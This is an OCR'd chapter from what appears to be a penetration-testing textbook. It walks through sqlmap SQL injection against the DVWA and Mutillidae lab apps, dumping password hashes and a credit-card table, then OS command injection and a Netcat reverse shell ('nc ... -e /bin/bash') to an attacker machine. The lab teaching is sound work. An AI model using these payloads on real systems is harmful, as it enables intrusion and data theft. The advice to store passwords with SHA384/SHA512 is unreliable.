


Figure 5.14 – Change the Script Security level to low

You're now ready for the first SQL injection exercise.

SQL injection with the GET method

The **Hypertext Transfer Protocol** (**HTTP**) uses several different **request methods** to communicate with a web server. For our present purposes, we'll only need to cover two of them. First, we'll cover the GET method, and how to use it to perform an SQL injection attack. In the next exercise, we'll look at the POST method.

The short explanation of the GET method is that it retrieves data from a website.

I can't go into the nitty-gritty details of all of the HTTP request methods and how they work. But you'll find links for more information about them in the *Further reading* section.

Okay, I'm reading your mind, which I know is a bit creepy. So, I know that you're wondering how we can know if a website is using a database for its back end. Well, in this case, there are two ways. First is the fact that pretty much every site these days does use some sort of database. Secondly, in our present case, we've seen the evidence of a database back end in our Nikto and `dirb` scans. For example, here's what we saw before in the `dirb` scan:

```
---- Entering directory: http://192.168.56.102/phpMyAdmin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it
```

The **phpMyAdmin** utility is a web-based app that's used to administer MySQL and MariaDB databases. The fact that phpMyAdmin is installed indicates the presence of one of these types of databases.

So now that the preliminary explanation is out of the way, let's jump into the procedure for hacking a database with SQLMap and the GET method. To make this work, you'll need to induce the vulnerable app to create a session cookie, and then retrieve the identifier for that cookie. The simplest way to do that is to use a tool that's built into most web browsers. In our case, we'll use Firefox, since it's the default browser on Kali Linux.

1. While still on the DVWA page, open the **Web Developer Tools** by pressing the **F12** function key. The **Web Developer Tools** box will open at the bottom of the DVWA page.
2. On the left-hand side of the DVWA page, click the **SQL Injection** button. The next page is the page of the DVWA app that contains the actual vulnerability. You don't yet know the names of any legitimate users for this portal, but that doesn't matter. Your only goal here is just to enter something, in order to generate a session cookie. So, enter any username of your choice and then click the **Submit** button. You'll remain on this page, since the username that you entered is invalid, but that's okay. You've still generated the session cookie that you need, which you'll see in *step 5*:




Figure 5.15 – Enter any username, and then click Submit

3. Copy the URL from the Firefox URL bar. At the Kali terminal, paste the URL into an `sqlmap` command, with the URL surrounded by a pair of double quotes. Don't hit the **Enter** key just yet, because you'll still have more to paste in. Anyway, what you have so far should look something like this:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/
sqli/?id=donnie&Submit=Submit#"
```

4. In the **Web Developer Tools** box on Firefox, click the **Network** button in the top menu bar. In the box below, click on the first GET method entry, which should be the URL that you just pasted into the terminal.
5. On the right-hand side of the **Web Developer Tools** box, click **Headers**. Scroll down in that box until you see PHPSESSID, followed by a number. This is the identifier for the session cookie that has been set in your web browser. You'll also see that the cookie security is set to `low`, which will also become part of your `sqlmap` command.

   Note that the **Headers** tab isn't on the right-hand side of my **Web Developer Tools** box, due to having to resize the virtual machine and the browser in order to get a clear screenshot:




Figure 5.16 – Find the cookie session identifier

6. In your Kali terminal, complete the `sqlmap` command by copying and pasting the PHPSESSID number into the command. Your complete command should look something like this:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/
sqli/?id=donnie&Submit=Submit#" --cookie="security=low;
PHPSESSID=3476fdc28b3a07c0668fd50057b902b2" --risk=3 --level=5
```

Now that the command is complete, hit the *Enter* key to execute it.

The `--risk=3` option indicates that we'll be performing the maximum number of available tests. The `--level=5` option indicates that we want to send the maximum number of available payloads for each test. When this scan completes, you should see something like this:

```
sqlmap identified the following injection point(s) with a total of
238 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=donnie' OR NOT 4974=4974-- xPax&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause
(FLOOR)
    Payload: id=donnie' OR ROW(8869,3236)>(SELECT
COUNT(*),CONCAT(0x717a626a71,(SELECT
(ELT(8869=8869,1))),0x7176627871,FLOOR(RAND(0)*2))x FROM (SELECT
8304 UNION SELECT 4018 UNION SELECT 7822 UNION SELECT 5811)a GROUP
BY x)-- FApO&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=donnie' AND (SELECT 9987 FROM (SELECT(SLEEP(5)))
mPFb)-- AOoL&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=donnie' UNION ALL SELECT CONCAT(0x717a626a71,0x57625
3445741774a5441434e524426647465159456b6d527851677a414f686a494c515644
```

```
4f4a45,0x7176627871),NULL-- -&Submit=Submit
---
[15:01:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:01:57] [INFO] fetched data logged to text files under '/home/
kali/.local/share/sqlmap/output/192.168.56.102'
```

This means that your `sqlmap` command has found vulnerabilities that you should be able to exploit.

7. Next, attempt to enumerate the available databases. Run the same command that you just ran in the previous step, but add the `--dbs` option, like so:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/
sqli/?id=donnie&Submit=Submit#" --cookie="security=low;
PHPSESSID=3476fdc28b3a07c0668fd50057b902b2" --risk=3 --level=5 --dbs
```

This should show you the list of available databases:

```
[15:14:38] [INFO] fetching database names
[15:14:38] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Since we're working with the DVWA application, we'll want to look at the `dvwa` database.

8. Look at the tables of the `dvwa` database, like this:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/
sqli/?id=donnie&Submit=Submit#" --cookie="security=low;
PHPSESSID=3476fdc28b3a07c0668fd50057b902b2" --risk=3 --level=5
--tables -D dvwa
```

This should show you two tables, like so:

```
[15:22:00] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

The `users` table should contain the login credentials of the authorized users of this app. Of course, the passwords will be encrypted, but it's a weak encryption that is easily cracked.

9. Next, dump the contents of the `users` table to the terminal. When prompted, hit the **Enter** key to accept all defaults. Your command should look like this:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/
sqli/?id=donnie&Submit=Submit#" --cookie="security=low;
PHPSESSID=3476fdc28b3a07c0668fd50057b902b2" --risk=3 --level=5
--dump -D dvwa -T users
```

As you see here, `sqlmap` found and cracked four passwords via a dictionary-based attack:

```
[15:27:43] [INFO] starting dictionary-based cracking (md5_generic_
passwd)
[15:27:43] [INFO] starting 4 processes
[15:27:45] [INFO] cracked password 'abc123' for hash
'e99a18c428cb38d5f260853678922e03'

[15:27:46] [INFO] cracked password 'charley' for hash
'8d3533d75ae2c3966d7e0d4fcc69216b'

[15:27:48] [INFO] cracked password 'letmein' for hash
'0d107d09f5bbe40cade3de5c71e9e9b7'

[15:27:50] [INFO] cracked password 'password' for hash
'5f4dcc3b5aa765d61d8327deb882cf99'
```

There are two things here that you should note in the report to your client. First, these passwords were hashed with the MD5 algorithm, which is now considered very weak and obsolete. You should recommend using a stronger, post-quantum safe hashing method, such as SHA384 or SHA512. Secondly, the users all used common passwords that are listed in many password dictionaries. Both of these problems should be corrected.

Just below the list of cracked passwords, you should see the complete `users` table of the `dvwa` database:



```
Database: dvwa
Table: users
[5 entries]
+---------+----------+-------------------------------------------------------+----------------------------------+-----------+------------+
| user_id | user     | avatar                                                | password                         | last_name | first_name |
+---------+----------+-------------------------------------------------------+----------------------------------+-----------+------------+
| 1       | admin    | http://192.168.56.101/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb  | http://192.168.56.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337     | http://192.168.56.101/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo    | http://192.168.56.101/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy   | http://192.168.56.101/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+----------+-------------------------------------------------------+----------------------------------+-----------+------------+

[15:31:10] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.101/dump/dvwa/users.csv'
[15:31:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.101'

[*] ending @ 15:31:10 /2025-09-18/
```

Figure 5.17 – The users table of the dvwa database

As you see here, the weak password hash and the commonly-used passwords aren't the only problems. There's also the fact that the data tables themselves are in plain-text format. You should also recommend that the database developers use a post-quantum safe encryption algorithm, such as AES256, to encrypt the data.

Next, let's try out the HTTP POST method.

SQL injection with the POST method

This will be quicker and easier, because you don't need to retrieve any cookie data before you begin. Instead of using the DVWA app this time, you'll be using the Mutillidae app. This app causes the web browser to use the HTTP POST method to send login credentials to the app database. Here's the procedure:

1. In Firefox, close the Web Developer Tools box and then open it again, in order to begin with a clean slate. You'll need it to inspect certain objects on the Mutillidae login page.
2. In Firefox, go back to the home page of the Metasploitable2 app. That's the page you see when you just enter the IP address of the virtual machine as the URL.

3. Click on the **Mutillidae** link on the left-hand side of the screen. On the next page, click the **Login/Register** link in the Mutillidae menu bar.




Figure 5.18 – Click the Login/Register link

4. Right-click on the **Login** button that's below the **Name** and **Password** entry boxes. On the pop-up menu, click on **Inspect (Q)**.




Figure 5.19 – Right-click on the Login button

5. In the **Web Developer Tools** window, click on the **Inspector** button that's in the top menu bar. Observe the characteristics of the **Login** button:




Figure 5.20 – Observe the characteristics of the Login button

6. Copy the URL for the Mutillidae login page from Firefox, and paste it into your `sqlmap` command. Then, add the `--data=` option, followed by any random username and password, the name and value of the **Login** button that you retrieved from the **Inspector** window, and finally the `sqlmap` scan options. Your final command should look something like this:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/mutillidae/index.
php?page=login.php" --data="username=user&password=pass&login-php-
submit-button=Login" --level=5 –risk=3
```

You should see something like this in the output:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=user' OR NOT 7641=7641--
sCVg&password=pass&login-php-submit-button=Login

    Type: error-based
    Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause
(FLOOR)
    Payload: username=user' OR ROW(5408,6711)>(SELECT
COUNT(*),CONCAT(0x717a7a6a71,(SELECT
(ELT(5408=5408,1))),0x7162786a71,FLOOR(RAND(0)*2))x FROM (SELECT
4251 UNION SELECT 6664 UNION SELECT 5968 UNION SELECT 2531)a GROUP
BY x)-- bTSy&password=pass&login-php-submit-button=Login
```

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=user' AND (SELECT 7932 FROM (SELECT(SLEEP(5)))
dtpO)-- krkC&password=pass&login-php-submit-button=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: username=user' UNION ALL SELECT NULL,NULL,NULL,
CONCAT(0x717a7a6a71,0x674e554c6f504e7551644c416c41574c5347506e
6446424b4d7150634e74444b4458686e77797a73,0x7162786a71),
NULL-- -&password=pass&login-php-submit-button=Login
---
[14:54:55] [INFO] the back-end DBMS is MySQL
```

7. Enumerate the available databases with the `--dbs` option:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/mutillidae/index.
php?page=login.php" --data="username=user&password=pass&login-php-
submit-button=Login" --level=5 --risk=3 --dbs
```

You should see this list of databases:

```
available databases [7]:

[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

8. The `owasp10` database is the one that interests us. View its tables, like so:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/mutillidae/index.
php?page=login.php" --data="username=user&password=pass&login-php-
submit-button=Login" --level=5 --risk=3 --tables -D owasp10
```

You should see this list of tables:

```
Database: owasp10

[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+
```

9. Whoa, now! Do we really see a `credit_cards` table? Indeed we do, and we're going to look at these credit card numbers right now, like this:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/mutillidae/index.
php?page=login.php" --data="username=user&password=pass&login-php-
submit-button=Login" --level=5 --risk=3 --dump -D owasp10 -T credit_
cards
```

Here's what you should see:

```
Database: owasp10

Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+
```

And now, if you'll excuse me, I'm going to go on a shopping spree. (Or, I would if the cards hadn't already expired.) Seriously though, in real life these techniques have been used by malicious hackers to obtain a variety of sensitive data from poorly secured websites. Unfortunately, I can't provide a detailed tutorial here about secure website design. That's something that web developers and web server administrators need to learn on their own. What I can say is that the developers of this database should have encrypted it with a post-quantum safe algorithm, such as AES256. Setting up a database of sensitive data without encryption just invites trouble.

Okay, that's the basic introduction to SQL injection. Let's now take a quick look at injecting commands into an operating system.

Operating system command injection automation

In truth, there are lots of different types of **command injection attacks**. In fact, SQL injection, which we just looked at, is one of them. But, when most people talk about command injection, they generally mean the type of attack in which attackers inject and execute commands into a target server's operating system shell.

If a web app doesn't properly sanitize user input, it might be possible for a hacker to execute shell commands on the web server. Before we talk about automating the attack, let's see how it works.

The basic command injection demo

For this demo, we'll once again use the DVWA app on the Metasploitable2 machine.

1. Set up the DVWA app as you just did in the *Create or reset the DVWA database and configure security* procedure that's in the *SQL injection attack automation with SQLMap* section.
2. On the left-hand side of the DVWA app page, click the **Command Execution** button:




Figure 5.21 – The Command Execution page

3. Enter the IP address of your Kali virtual machine in the **Ping for FREE** box, and click **submit**. You should see the results of the ping operation.
4. Next, enter `; cat /etc/passwd` into the **Ping for FREE** box. This time, you should see the contents of the `/etc/passwd` file dump onto the screen.




Figure 5.22 – The results of a command injection attack

So, why does this work? Well, it's just that the `;`, `|`, and `&` operators allow multiple commands to be executed from the same command line. With our vulnerable DVWA app, you don't even have to enter the first command. Just enter either `;`, `|`, or `&`, followed by the shell command that you want to execute. One cause of this type of vulnerability is using eval functions in an insecure manner. If the app uses some sort of eval function to perform a user-defined action and the user input isn't sanitized, then a user can also perform arbitrary commands that might be malicious.

To see how that looks, click the **View Source** button that's on the lower right-hand side of the DVWA Command Execution page. This will show you the source code for the low-security option of the DVWA app.




Figure 5.23 – The source code for the low-security DVWA option

Since the `ping` command works differently on Windows than it does on Linux, both cases are covered in the `if..else` stanza. In both cases, you see the `shell_exec` function that executes the `ping` command. Now, a lot of different programming languages, such as PHP, JavaScript, and even normal shell scripting, have some sort of built-in `eval` function that allows users to input commands when they execute the program. In all cases, `eval` allows users to enter arbitrary code

if the input isn't properly sanitized. In this case, sanitization would mean filtering out characters such as ; and & that would allow users to inject extra commands. As you see here, there is no sanitization code for DVWA when it's set to low security. To see the code for the medium and high security DVWA setting, click the **Compare** button that's at the bottom of the **Command Execution Source** window. View the source code for the high security mode that's now at the top of the window. You'll see that with the DVWA app set to high security mode, it will execute a different set of code that does contain input sanitization. Here's what the relevant snippet of that code looks like:

```
 // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_
numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4)  )
{

    // If all 4 octets are int's put the IP back together.
    $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
```

Rather than go into a detailed explanation about what you see here, let's just say that this code ensures that users can enter an IP address—and *only* an IP address—into the **Ping for FREE** box. If a user enters anything else, it will get blocked. Specifically stating what you want to be allowed through is the most effective, and most recommended, way of sanitizing user input. Another way to do it is to just block the characters that allow hackers to execute commands, as you see here in this snippet from the medium security code for the DVWA app:

```
// Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
```

In this snippet, we're blocking the && and ; characters. However, if this were a real-life app, we would say that whoever wrote this apparently didn't realize that other characters, such as the | and || characters, can also allow attackers to execute arbitrary commands.

The lesson here is to, whenever possible, write code that will only allow the specific user input to get through to the app. Whenever you write code to just block what you don't want to get through, you'll likely end up forgetting something, and the app will still be left in an insecure state.

But wait, there's more, and it's even more exciting, as you'll see in the next demo.

Getting a reverse shell from the web server

Opening a reverse shell means that you can execute any arbitrary command you want on the web server, as long as the user account that you're logging into has the proper permissions. Here's how that works:

1. On the Kali machine, set up a Netcat listener that listens on port 1234, like so:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 …
```

2. On the DVWA Command Execution page, enter the `; nc 192.168.56.101 1234 -e /bin/bash` command, substituting the IP address of your own Kali machine. Then, click the **submit** button:



Figure 5.24 – Create a reverse shell

3. This `-e /bin/bash` option for Netcat causes the web server to open up a `bash` shell session, and then connect it to port 1234 of the Kali machine. You should now see this on the Kali terminal:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 39920
```

4. Execute a few non-root commands to see what happens:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 39920
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/dvwa/vulnerabilities/exec
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
. . .
. . .
```

   Note the output of the `id` command. It shows that I'm logged into the reverse shell as the `www-data` user, which is the non-privileged system user account for the Apache web server daemon. Having Apache run under a non-privileged account prevents attackers from using that account to perform functions that require root privileges.

5. When you're done, hit *ctrl+c* to exit.

